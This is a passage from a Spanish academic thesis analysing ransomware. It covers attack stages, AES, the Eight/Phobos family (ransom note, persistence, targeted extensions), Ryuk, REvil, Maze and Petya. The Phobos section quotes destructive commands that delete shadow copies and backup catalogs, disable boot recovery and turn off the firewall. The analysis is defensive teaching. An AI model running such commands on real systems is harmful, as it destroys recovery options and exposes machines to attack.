  - Ha aparecido una ventana que cubre prácticamente toda la pantalla donde aparecen las instrucciones, entre otros artefactos como una cuenta atrás. Esta cuenta atrás suele representar el término de tiempo con el que cuenta la víctima para que pague el rescate antes de que el cifrado sea irreversible o bien se aumente el coste de dicho rescate.
  - Simplemente ha aparecido algún otro archivo, normalmente visible en el escritorio, en el que aparecen las instrucciones para proceder al pago del rescate de los datos. Lleva un nombre usualmente en mayúsculas como por ejemplo *YOUR_FILES_ARE_ENCRYPTED.txt/html*.
- Por otro lado, si se trata de un *ransomware* de bloqueo nos daremos cuenta enseguida de que estamos infectados, ya que puede ocurrir que después de un reinicio inesperado no podamos acceder a nuestra información de usuario, como es en el caso de *Petya*. En cualquier caso la máquina se muestra bloqueada y no se puede acceder a su escritorio. En su lugar, aparece una pantalla de presentación que muestra la nota de rescate y cubre toda la pantalla pidiéndole que pague un rescate dentro de un período de tiempo limitado; de lo contrario, sus datos se perderán para siempre.

Las diferentes etapas del ataque

Según la obra del investigador, Nihad A. Hassan [Has19] en un ataque *ransomware* real, los cibercriminales tienen claros una serie de etapas o pasos a seguir para llevar a cabo su cometido:

- En primer lugar la **infección y explotación** del sistema víctima. Antes de encriptar los ficheros objetivo, o bloquear su acceso de alguna manera debemos tener claro que el ransomware debe llegar a instalarse en el *host* víctima. A continuación hablaremos de los métodos de distribución, pero los vectores de ataque más comunes consisten en *kits de expoits* o bien correos *phishing*.
- A continuación, una vez instalado, empieza la **ejecución** del código malicioso.
- Empieza la **búsqueda de archivos de *backup*** en la máquina de la

víctima y, algunas veces, busca en todo el almacenamiento de copia de seguridad en la red y lo destruye para que la víctima no pueda recuperar su sistema en el estado antes de la infección.

- Por último, comenzará a **cifrar los archivos de la víctima**. El *ransomware* establecerá una conexión con su *servidor C&C* (de comando y control). Se ha de tener en cuenta que algunos *ransomware* pueden hacer esto *offline* sin necesidad de ponerse en contacto con un *servidor de C&C*.

NOTA! Un Servidor de *Control y Comando* o en inglés *Command and Control* (avrebiado como *C&C* o *C2*) es un ordenador que da órdenes a dispositivos infectados con *malware* y que recibe información de esos dispositivos. Algunos servidores pueden llegar a controlar millones de dispositivos.

¿Por qué es casi imposible recuperar los archivos?

Introducción a la criptografía

Sabemos que la criptografía es una ciencia surgida ya hace mucho tiempo. Ha tenido un papel importante en multitud de guerras, aunque en la era de la información actual, tiene muchas más aplicaciones orientadas a la seguridad y confidencialidad de la información que se transmite a través de la red. De hecho, aunque no somos del todo conscientes, estamos encriptando y desencriptando información continuamente. Como está claro, tiene otras aplicaciones que no son del todo legítimas precisamente. Esto es así, ya que la verdadera potencia de este troyano, reside en como se encriptan los archivos del usuario que sufre este tipo de ataques.
Ahora hablaré de uno de los algoritmos de cifrado que convierten a este *malware* en una amenaza realmente peligrosa (*AES*), y que se ha utilizado para encriptar los archivos de la máquina víctima en el *ransomware Gengar*. Si retrocedemos a la explicación dada en el apartado introductorio de esta memoria, ya he presentado *grosso modo* el significado de encriptar un fichero. Básicamente los bytes de los archivos infectados, cambian, de manera que dejan de ser interpretables para los programas, ya que pierden su formato normal. Hasta que no se desencriptan con la clave no vuelven a tomar sentido. Empezaré con un ejemplo práctico para esclarecer las futuras explicaciones. Tenemos el siguiente archivo `file.txt` de texto plano, ya que únicamente contiene caracteres pertinentemente codificados:

> *This is a message that must be secret until the key is revealed.*

Un algoritmo de cifrado se puede ver como una función que transforma el contenido de un mensaje. Además siempre va acompañado siempre por mínimo, una clave. En caso de que el algoritmo emplee una clave simétrica se va a encriptar y desencriptar el mensaje con dicha llave. También existen algoritmos que emplean dos claves; una clave pública y otra privada. Una se utilizará para encriptar los datos y otra para desencriptarlos. Este sistema se conoce como esquema de clave asimétrica. Por ahora, utilizaremos un algoritmo de clave simétrica llamado *AES*. Nuestra clave para *AES*, va a tener una longitud fija y va a tener el siguiente aspecto:

> hjsfF0oyiGpKhVwZx9zj9NMfe3gmfQVUDTf_dSiDEgs=

Lo que va a hacer dicho algoritmo es tomar los bytes que forman cada carácter (particularmente un carácter está codificado mediante el uso de un único byte) y a continuación encriptarlos de manera que la frase de más arriba, queda de la siguiente manera:

> *gAAAAABgss6cx0RpgotcTMyXsFSAsVoLeub5F201GaKLaPSnz JgPYwF3kYaKqoEnmkd6cHkyMKoU7yTJC_kCpILDJVQi8H-UDbah35ggQjI8c3X8HgpHFGJl5XsSbvRyh8jjVwsUOWQtG4n6v ZbRv0TZh87_822g==*

Como se puede apreciar, no tiene ningún sentido. No podemos leerla, además de

que su longitud ha cambiado. Pues lo mismo pasará con los bytes de cualquier archivo que este dentro del rango de ataque del *ransomware*. La cuestión está en que la víctima no sabe la clave y por lo tanto, no se van a poder recuperar los archivos hasta que no se proporcione la misma. Podemos llegar a pensar en que dicho algoritmo puede romperse, porque tiene alguna *vulnerabilidad* propia y existe un método para sacar la clave para descifrar los datos. Para obtener la clave que hemos visto con anterioridad sin conocerla, no queda otra opción que probar todas las combinaciones posibles, es decir no hay alternativa que emplear la *fuerza bruta*[9].

Advanced Encryption Standard o *AES*

En la asignatura de *Fonaments de la Ciberseguretat*, se trató AES dentro de las explicaciones de la criptografía aplicada a la ciberseguridad [Bor20] [mos09]. AES, se trata de uno de los algoritmos de cifrado más populares, conocidos públicamente y que usa un esquema de clave simétrica. Este algoritmo tomará como parámetros el mensaje a cifrar y la clave con la que llevaremos a cabo tanto el cifrado como el descifrado.
La llave que se emplea puede ser de 128, 192 o 256 bits. Pensemos en lo que acabo de decir, de usar un algoritmo a fuerza bruta para sacar la llave. Sabemos que cada bit puede tomar dos valores; 0 o 1. Y en el peor (o mejor) de los casos, tenemos 256 bits de longitud de clave. Esto resulta en 2^{256} combinaciones posibles para la clave, un número de un orden de magnitud de 10 elevado a 77. El número de combinaciones existentes puede equipararse al número de átomos presentes en el universo (se estima que hay alrededor de 10^{80}). Por tanto, si no contamos con la clave, realmente es poco probable obtenerla a la fuerza, ya que por ahora no se tiene la tecnología necesaria para obtener todas las claves y comparar el resultado del texto descifrado, en un tiempo razonable.
AES, puede encriptar según distintos modos de operación por bloques. Aunque lo más común es encontrar esquemas que realicen operaciones *XOR* teniendo en cuenta bloques anteriores y los bytes a encriptar. Lo que se obtiene con esto es dificultar mucho el criptoanálisis[10], con lo que si tenemos dos bloques idénticos no podemos saber si realmente son iguales una vez se encriptan.

Adicionalmente, lo que intenta hacer *AES* en general es dificultar el criptoanálisis al máximo, para deshacerse de posibles patrones en el texto encriptado, manteniendo tres propiedades:

- Confusión, es un concepto que significa que cada bit del texto cifrado, debe depender de varias partes de la clave, oscureciendo las conexiones entre dicho texto y clave.
- Difusión, significa que si cambiamos un solo bit del texto plano a cifrar,

[9] algoritmos que buscan hallar la solución a un problema generando cada uno de los posibles candidatos para la misma, y verificando si efectivamente cada uno de estos cumple las restricciones o condiciones para ser la solución buscada. En caso de que exista alguna solución al problema, un algoritmo de fuerza bruta siempre la hallará.
[10] conjunto de métodos destinados a recuperar el contenido original a partir de datos cifrados.




Figura 4: *Esquema de como se opera con los distintos bloques en modo* CBC *o* Cipher-block chaining *(el modo que se ha utilizado para realizar el* Gengar ransomware*)*

entonces (estadísticamente) la mitad de los bits en el texto cifrado debería cambiar.

- El secreto se halla en la clave, es decir, conocer el algoritmo no va a permitir que se pueda descifrar el texto encriptado. La potencia reside totalmente en el desconocimiento de la clave. **Sin la clave no vamos a ser capaces de desencriptar los datos cifrados**.

Funcionamiento general de *AES*

AES se basa en un principio de diseño conocido como red de sustitución-permutación. El texto plano que forma parte del input se va a dividir en bloques. Serán bloques de un tamaño fijo de 128 bits divididos en una matriz 4x4 del tamaño de 8 bits para cada celda. Estos bloques serán la unidad básica del algoritmo, a los cuales se les va a aplicar distintos procesos, para mantener las tres propiedades anteriormente especificadas:

- Primeramente se expande literalmente, la llave con la que se va a encriptar. Diferentes fragmentos de esta clave expandida se va a encargar de cifrar distintos bloques de información.
- En el paso siguiente, llamado *SubBytes*, se va a proceder a substituir cada byte del bloque por otro byte conocido mediante una *lookup table*.
- En este paso, *ShiftRows*, se va a proceder a permutar las filas de la matriz. En la primera fila con índice 0, ningún bloque retrocede. A medida que bajamos de fila un bloque va a retroceder tantas posiciones como el índice de dicha fila.
- En el paso *MixColumns*, multiplicaremos cada columna por un polinomio $c(x)$ conocido.

- Por último, existe el paso *AddRoundKey*, donde participa directamente la clave, la cual también está dividida en fragmentos o matrices del mismo tamaño que los bloques del mensaje de texto plano. Por cada byte o celda del mensaje a cifrar se va a realizar la operación *XOR* con el respectivo byte del fragmento de la clave expandida.

Existen muchos otros algoritmos criptográficos presentes en distintas familias de *ransomware*; basados en un esquema asimétrico con llave pública y privada como *RSA*. Pero he visto necesario echar un vistazo, al trasfondo criptográfico que hay detrás de estos *malware*.
Como reflexión final, sin duda, como es muy difícil romper este tipo de algoritmos, las medidas de prevención adecuadas nos pueden ahorrar un buen disgusto. Como ya veremos en los siguientes apartados, los propios cibercriminales también cometen errores que permiten deshacerse del problema sin recurrir a copias de seguridad o instantáneas previas.

Famílias de Ransomware

El panorama del ransomware está más abarrotado de lo que nos podemos llegar a imaginar. Ya hemos visto que existen diferentes tipos de *ransomware* según si son de bloqueo o de cifrado. Por otro lado, cuando hablamos de familias de *ransomware*, los expertos en seguridad prefieren clasificarlo en familias según su firma de código, que contiene la secuencia de comandos e instrucciones responsables de la acción maliciosa. A continuación, mencionaré cuatro de las familias de *ransomware* más destacadas del momento, así como sus variantes más populares.

Eight. La variante de Phobos que prolifera en Cataluña

Gracias a información de primera mano de mi tutor Raúl Roca, podemos afirmar que a nivel de Cataluña, Eight es uno de los *ransomware* que más estragos están causando. Voy a tratar con este *virus* con más profundidad que los siguientes dada la importancia que está tomando. Este *malware* forma parte de la familia de *ransomwares* conocida por Phobos. Su funcionamiento general es típico [Mes]; infección, cifrado de archivos y creación de la nota para el pago del rescate, entre otras acciones peligrosas que contribuyen a dañar la integridad de los datos del equipo y de poner contra la espada y la pared a la víctima. Según reportes Phobos fue detectado por primera vez a principios del mes de enero del año 2019, aunque algunos informes sitúan ya sus efectos en el mes de diciembre del 2018 [PET]. Dicha familia de ransomwares esta basada en una versión anterior con el nombre de Dharma (también conocido con el nombre CrySys). Este virus cifra los archivos utilizando AES-CBC, para acto seguido cambiarles el nombre con el siguiente formato; nombre_del_archivo.id[codigo_identificador_de_la_victima(XXXXXXXX-XXXX)].[use_harrd@protonmail.com].eight, de manera que deja los archivos inaccesibles para el usuario. Claramente estamos ante un caso de ransomware de cifrado. A continuación después del proceso de cifrado, deja una nota info.txt y además muestra una ventana (info.hta) con la siguiente información:

> *All your files have been encrypted!*
> *All your files have been encrypted due to a security problem with your PC. If you want to restore them, write us to the e-mail use_harrd@protonmail.com*
> *Write this ID in the title of your message 1E857D00-2776* (Id de la víctima)
> *In case of no answer in 24 hours write us to this e-mail:useHHard@cock.li*
> *You have to pay for decryption in Bitcoins. The price depends on how fast you write to us. After payment we will send you the tool that will decrypt all your files.*
> *Free decryption as guarantee*
> *Before paying you can send us up to 5 files for free decryption. The total size of files must be less than 4Mb (non archived), and files*

should not contain valuable information. (databases,backups, large excel sheets, etc.)
How to obtain Bitcoins
The easiest way to buy bitcoins is LocalBitcoins site. You have to register, click 'Buy bitcoins', and select the seller by payment method and price.
https://localbitcoins.com/buy_bitcoins
Also you can find other places to buy Bitcoins and beginners guide here:
hxxp://www.coindesk.com/information/how-can-i-buy-bitcoins/
Attention!
Do not rename encrypted files.
Do not try to decrypt your data using third party software, it may cause permanent data loss.
Decryption of your files with the help of third parties may cause increased price (they add their fee to our) or you can become a victim of a scam.

Por otro lado la nota (archivo con extensión .txt) muestra lo siguiente:

!!!All of your files are encrypted!!!
To decrypt them send e-mail to this address: use_harrd@protonmai l.com.
If we don't answer in 24h., send e-mail to this address: use-HHard@cock.li

Como se observa, en ellas se muestran instrucciones para proceder al pago, además de direcciones de correo (*use_harrd@protonmail.com* y *useHHard@cock.li*) electrónico para contactar con los atacantes.

Distribución del *malware*

El caso de *Eight* no es diferente al de muchos otros *ransomware*, dado que se distribuye a través de los métodos más usados por los malhechores. Los más corrientes, son los que siguen a continuación:

- Como siempre, canales de descarga de software no fiables.
- Una de las vías de distribución más común, es a través de *mail phishing*. El usuario víctima descarga archivos adjuntos; archivos que a través de las *Macros* de *Microsoft Office* ejecutan scripts en *Virtual Basic* y son capaces de descargar y ejecutar programas, archivos ejecutables, archivos de almacenamiento *ZIP* o *RAR* (entre otros), documentos *PDF* o bien directamente archivos *JavaScript*.
- También se distribuye a través de conexiones de Escritorio remoto (*RDP*) pirateadas. Esto no es sorprendente, ya que los servidores *RDP* pirateados son un producto barato en el mercado clandestino y pueden convertirse en un vector de difusión atractivo y rentable.

Como siempre, es conveniente mantener unas medidas de seguridad mínimas cuando navegamos por la red para evitar este tipo de ataques.

Elevación de privilegios

Según el sample de *Phobos* analizado por la web de *Malwarebytes* [Labb], antes de realizar cualquier acción va a precisar de la elevación de privilegios de administrador mediante el típico *UAC prompt* de *Windows*. No sabemos si en la variante de *Eight* los desarrolladores aprovechan alguna vulnerabilidad para hacer un *bypass* de la *UAC*, con lo que no sería necesaria la acción directa del usuario, para aceptar o declinar que dicho ejecutable pueda realizar acciones sobre el dispositivo. Acto seguido, deja las notas que hemos visto con anterioridad, y de mientras en segundo plano es capaz de llevar a cabo otras tareas, como las que se citan a continuación.




Figura 5: *Ventana correspondiente al Control de Cuentas de Usuario (UAC) presente en los sistemas operativos Windows.*

Persistencia y "Auto-run"

Primeramente se **asegura la persistencia en el equipo**, escribiendo en las diferentes claves de registros o *Regkey* de *Windows* añadiendo el ejecutable malicioso en los directorios **%APPDATA%** y **Startup**. De esta manera el ataque resulta aún más peligroso, ya que los archivos pueden quedar cifrados tantas veces como se ejecute el programa (cada vez que se inicie el sistema). Este problema debe ser resuelto antes de apagar el equipo, después de la infección. Es decir, debemos deshacernos de la presencia del *malware* en el equipo, tan pronto como nos demos cuenta de que hemos sido alcanzados por *Eight*. En concreto conviene revisar las siguientes claves de registro y directorios donde se suele almacenar el código malicioso:

- `HKLM\Software\Microsoft\Windows\CurrentVersion\Run`

- `HKCU\Software\Microsoft\Windows\CurrentVersion\Run`
- `C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup`
- `C:\Users\tester\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup`

Matar procesos y conexiones

Antes de proceder a la encriptación de los datos **mata algunos procesos**, como ciertas conexiones con bases de datos ***SQL*** (p.e `mysql.server stop`), de manera que los atacantes se aseguran tener a disposición los archivos de valor, cuyas extensiones correspondan a las que se ven más adelante.

Escaneo de las unidades lógicas y encriptado

Continuando con la ejecución, **se escanean todos los discos (tanto locales como conectados a la red) y se encriptan los archivos contenidos en estos para dejarlos inaccesibles**, como hemos dicho usando *AES* en modo *CBC*. Por su longitud de clave, sabemos que *Phobos* usa una clave *AES* de 256 bits, que es el cifrado de archivos más fuerte. Además, utiliza un esquema criptográfico asimétrico de clave pública-privada para proteger la clave. *Phobos* utiliza *WindowsCrypto API* para encriptar mediante *AES*. Particularmente, utiliza otro algoritmo para cifrar los archivos más grandes. Normalmente este tipo de malware busca determinadas extensiones para proceder a la codificación (normalmente archivos multimedia, documentos, etc.). Este caso no es una excepción.

> 1cd 3ds 3fr 3g2 3gp 7z accda accdb accdc accde accdt accdw adb adp ai ai3 ai4 ai5 ai6 ai7 ai8 anim arw as asa asc ascx asm asmx asp aspx asr asx avi avs backup bak bay bd bin bmp bz2 c cdr cer cf cfc cfm cfml cfu chm cin class clx config cpp cr2 crt crw cs css csv cub dae dat db dbf dbx dc3 dcm dcr der dib dic dif divx djvu dng doc docm docx dot dotm dotx dpx dqy dsn dt dtd dwg dwt dx dxf edml efd elf emf emz epf eps epsf epsp erf exr f4v fido flm flv frm fxg geo gif grs gz h hdr hpp hta htc htm html icb ics iff inc indd ini iqy j2c j2k java jp2 jpc jpe jpeg jpf jpg jpx js jsf json jsp kdc kmz kwm lasso lbi lgf lgp log m1v m4a m4v max md mda mdb mde mdf mdw mef mft mfw mht mhtml mka mkidx mkv mos mov mp3 mp4 mpeg mpg mpv mrw msg mxl myd myi nef nrw obj odb odc odm odp ods oft one onepkg onetoc2 opt oqy orf p12 p7b p7c pam pbm pct pcx pdd pdf pdp pef pem pff pfm pfx pgm php php3 php4 php5 phtml pict pl pls pm png pnm pot potm potx ppa ppam ppm pps ppsm ppt pptm pptx prn ps psb psd pst ptx pub pwm pxr py qt r3d raf rar raw rdf rgbe rle rqy rss rtf rw2 rwl safe sct sdpx shtm shtml slk sln sql sr2 srf srw ssi st stm svg svgz swf tab tar tbb tbi tbk tdi tga thmx tif tiff tld torrent tpl txt u3d udl uxdc vb vbs vcs vda vdr vdw vdx vrp vsd vss vst vsw vsx vtm vtml vtx wb2 wav wbm wbmp wim

wmf wml wmv wpd wps x3f xl xla xlam xlk xlm xls xlsb xlsm xlsx xlt xltm xltx xlw xml xps xsd xsf xsl xslt xsn xtp xtp2 xyze xz zip

Algunas extensiones son obviadas por el programa, ya que pertenecen a la misma familia de *ransomware*.

acute actin Acton actor Acuff Acuna acute adage Adair Adame banhu banjo Banks Banta Barak Caleb Cales Caley calix Calle Calum Calvo deuce Dever devil Devoe Devon Devos dewar eight eject eking Elbie elbow elder phobos help blend bqux com mamba KARLOS DDoS phoenix PLUT karma bbc CAPITAL

De la misma manera que con las extensiones anteriores, el malware protege algunos archivos propios del resultado de su ejecución como las notas de información, y carpetas que son esenciales para el funcionamiento correcto del sistema operativo Windows (p.e. `C:\\Windows`).

Ejecución de otros comandos

Finalmente **ejecuta distintos comandos**. Teniendo permisos ***Full Control*** se pueden ejecutar diferentes comandos para:

- Eliminar las famosas ***Volume Shadow Copies*** o instantáneas, que permiten recuperar un estado anterior del equipo al de la ejecución del *malware*, ejecutando el programa que trae ***Windows*** por defecto ***vssadmin***; `vssadmin delete shadows /all /quiet`.
- Prevenir que el sistema pueda reiniciarse en modo seguro manipulando la configuración de arranque mediante ***bcedit*** ejecutando `bcdedit /set {default} bootstatuspolicy ignoreallfailures` y `bcdedit /set {default} recoveryenabled no`.
- También se deshace de los catálogos de copias de seguridad del ordenador local mediante `wbadmin delete catalog -quiet`.
- Por último deshabilita el ***Firewall*** del sistema, de manera que el equipo permite conexiones de red entrantes y salientes. Se realiza mediante estos comandos:

```
netsh advfirewall set currentprofile state off
netsh firewall set opmode mode=disable
exit
```

¿Es posible desencriptar los .eight?

Por un lado tenemos que ***Kaspersky Lab*** y ***Trend Micro*** ya dispone de herramientas para combatir a los antecesores de ***Phobos*** y por ende a ***Eight*** (***Dharma*** y ***CrySIS***). Por desgracia, no existen soluciones para estos últimos aún. Para comprobar la disponibilidad de soluciones de descifradores, podemos consultar la web específica para *ransomware* bautizada como **ID Ransomware**,

con la que simplemente subiendo la nota ***info.txt*** comprueba palabras clave para determinar el tipo de virus y sus contrapartes disponibles.

Si subimos el archivo *info.txt*, creado a partir del texto anterior a la página de *ID Ransomware*...

Figura 6: *Página web para identificar el tipo de ransomware (ID Ransomware).*

Obtenemos el siguiente resultado:




Figura 7: *Herramientas disponibles para eliminar el cifrado de Phobos/Eight.*

Como podemos ver no existen formas para descifrar los datos cifrados para ***Phobos*** y derivados como ***Eight***. Debido a la reciente amenaza que supone este malware, conviene extremar las precauciones, ya que de momento no existen programas desencriptadores. En caso de estar afectados por el malware, es preciso seguir los consejos mencionados en apartados anteriores y deshacerse de la persistencia revisando los archivos propios de *Eight* o mediante el uso de algun *software* de antivirus. A la vez siempre tener a mano copias de seguridad externas (totalmente aisladas de la red) que no se vean afectadas por el *ransomware*, para restaurar la información a partir de ellas.

La web consultada en la sección de descifradores **nomoreransom.org**, también dispone de herramientas para identificar el virus y explorar las distintas soluciones. De la misma, manera cuando subimos el archivo **info.txt** ocurre lo siguiente:




Figura 8: *Herramientas disponibles para eliminar el cifrado de Phobos/Eight en la página nomoreransom.org.*

Ryuk

Aparte de un dios de la muerte o *shinigami* para los entendidos, *Ryuk* es un tipo de ransomware **conocido por realizar ciberataques a grandes entidades públicas**, que por lo general pueden permitirse pagar rescates económicos bastante caros (de entre *15* a *50 BTC*). Apareció por primera vez en el mes de agosto de 2018, y se relaciona con el grupo cibercriminal *APT Lazarus*, que a su vez está asociado con el ejército de Corea del Norte. Comparte muchas similitudes con la cepa de *ransomware Hermes1* (ya que ambos usan una rutina de cifrado similar) que se descubrió por primera vez en febrero de 2017 y que utiliza campañas de *spam* y *exploit kits* para infectar a sus víctimas.

Según el libro del investigador *Nihan A. Hassan* [Has19], en menos de un año recaudo la friolera de 3.7 millones de dólares en *Bitcoin*. Se utiliza principalmente para ataques dirigidos, donde los atacantes necesitan recopilar información técnica sobre la infraestructura tecnológica a atacar. Una característica distintiva de *Ryuk* es que necesita privilegios de administrador para ejecutarse en la computadora de destino.
Muchos ataques informados que utilizan este *ransomware* han funcionado ex-

plotando el Protocolo de escritorio remoto (*RDP*) insuficientemente protegido o mediante *spear phishing* para acceder a una red empresarial. Ryuk puede propagarse a través de la red infectada para infectar todas las máquinas conectadas, como computadoras, centros de datos, unidades de red y otros dispositivos de almacenamiento. A su vez cuenta con dos versiones para sistemas de 32 y 64 bits, y usa AES-256 y RSA-4096. Una vez ejecutado en la computadora de la víctima, eliminará todas las instantáneas de Windows (las famosas *Shadow Copies*), haciendo imposible la recuperación de archivos con una copia de seguridad externa limpia. Deja sus notas (diferentes entre ellas) repartidas por el escritorio, además de otros directorios donde se hallan los archivos encriptados.

REvil/Sodin/Sodinokibi

Según la web de *Kaspersy* [Kasc], avistado por vez primera en Asia en el 2019, y destinado a participar como *Ransomware-As-A-Service* tal y como hace Maze y tantas otras familias de *ransomware*. Además, llama la atención dada su sofisticación técnica. El cifrador Sodin explota una vulnerabilidad de Windows para elevar privilegios y ciertas características arquitectónicas del procesador

E aquí unos cuantos números para expresar las víctimas de REvil proporcionados por *Kaspersky*. El *malware* afectó a casi 20 sectores empresariales. La porción más grande de víctimas pertenece a los sectores de la ingeniería y manufacturación (el 30 %), seguidos de finanzas (el 14 %), los servicios profesionales y de consumo (el 9 %), legal (el 7 %) e informática y telecomunicaciones (el 7 %). En esta última categoría se encuentra uno de los ataques de *ransomware* de más alto perfil del 2019, cuando los ciberdelincuentes atacaron a varios proveedores de servicios gestionados (*MSP* por sus siglas en inglés) y distribuyeron *Sodinokibi* entre sus clientes.

Además, tal y como ya hemos visto en la introducción, el grupo actualmente ostenta el récord de la demanda de rescate más alta vista hasta ahora que afectó a la empresa *Acer* en marzo del 2021.

Egregor/Maze/ChaCha

El ransomware Maze está diseñado para atacar sistemas operativos *Windows* y utilizan los vectores de ataque más típicos como el *spear phishing* utilizando a su vez archivos adjuntos que ejecutan *kits de explotación o exploit kits* para conseguir infectar y cifrar sus archivos.
La peculiaridad del ransomware *Maze* es que se trata de un Ransomware as a service o RaaS. Además, el grupo responsable de Maze fue uno de los primeros en robar datos antes de cifrarlos. Si la víctima se negaba a pagar el rescate, los ciberdelincuentes amenazaban con publicar los archivos robados. Este tipo de ransomwares cuentan con un sistema de afiliados que opera a través de una red de desarrolladores que comparten las ganancias con diferentes grupos. Un usuario puede formar parte de esa red e infectar así otros equipos y posteriormente se llevan una comisión.

Se ha utilizado este ransomware para llevar importantes ataques a empresas. Un caso muy conocido fue el de *Cognizant*, en abril de 2020. Se trata de uno de los mayores proveedores de servicios de IT a nivel mundial.

Además *Maze* no tiene solo el objetivo de cifrar los sistemas y archivos, sino que es un doble problema, ya que amenazan con filtrar los archivos que han robado. Estamos hablando de una doble extorsión, ya que de esta forma solicitan dinero también para evitar hacer pública la información.

Afortunadamente, aunque el servicio recaudó una buena suma de dinero y fue de los más problemáticos durante el 2020, el equipo detrás del servicio de ransomware Maze anunció que estaba cerraría a finales del mismo año [int]. Se ha especulado que los afiliados de este grupo probablemente se canalizarán a los servicios detrás del ransomware *Egregor*. *Egregor* sigue un patrón muy similar al explicado para *Maze*.

Petya/NotPetya

Hemos visto que las anteriores familias de *ransomware* utilizaban el cifrado de archivos directamente. *Petya* implementa una solución diferente para conseguir sus objetivos delictivos. Cabe decir que ya se han explicado en la sección de la evolución de los diferentes *ransomware*. A continuación los repasaremos más detalladamente.

Se tiene constancia de que apareció por vez primera en 2016, y además *Petya* tiene principalmente dos variantes. Mientras que la primera variante es del 2016, el segundo moderno apareció en 2017, bautizado como *NotPetya*. Este último es especialmente peligroso, ya que tiene efectos irreversibles y puede propagarse sin intervención humana. Además, las claves de cifrado de NotPetya se generan aleatoriamente y luego se destruyen, lo que hace imposible la recuperación de datos.
Petya apunta al sistema operativo *Windows* e infecta el registro de arranque maestro (*MBR*); luego sobrescribe el cargador de arranque original de *Windows* con uno malicioso y realiza un reinicio. Seguidamente, ejecuta su *payload* y comienza a cifrar la tabla maestra de archivos (MFT) del sistema de archivos *NTFS*, lo que hace que *Windows* no pueda ubicar los archivos almacenados. En definitiva *Petya* evita que *Windows* se inicie y muestra una nota de rescate en su lugar, solicitando 300 $ en Bitcoin para recuperar el acceso al sistema comprometido.

NOTA! Cada partición *NTFS* de *Windows* contiene un archivo *MFT* que maneja la ubicación de los archivos en la partición. Dicho *MFT* contiene al menos un registro para cada archivo almacenado dentro de la partición *NTFS*. Este registro contiene información importante sobre el archivo del asunto, incluido su tamaño, permisos, otros atributos y finalmente el contenido.

Como hemos avisado, *NotPetya* se distingue por su daño intencionado y su capacidad de autopropagación. Los expertos en seguridad descubrieron después de analizar su código fuente que *NotPetya* fue creado para destruir datos y que su objetivo final no era generar ganancias a partir de rescates, sino sabotear y destruir los datos almacenados.

Otras de las famílias más problematicas actualmente según [Kasc] dignos de mención:

- Conti/IOCP
- Netwalker/Mailto
- DoppelPaymer
- GrandCrab

¿Cómo se distribuyen los *ransomware*?

Para que un equipo se infecte por *malware*, en este caso, *ransomware*, debe llegar de algún modo a dicho terminal. En este apartado repasaremos cuáles son los métodos más comunes de distribución de los *ransomware* [Ciba] [Cibb] [Has19]. Como es de esperar, los *ransomware* no son los únicos virus que se aprovechan de estos *entry points*. Sin duda, dejar que un *malware* se instale o actúe en el equipo, es el factor determinante que hace que estos programas prosperen, por eso si eres un usuario asiduo de internet, descargas *software* en tu día a día o utilizas mucho el correo para comunicarte, conviene que prestes atención a las siguientes líneas y tomes consciencia de la importancia de adquirir una higiene para con el uso de tu ordenador y la red.

Microsoft Exchange Server

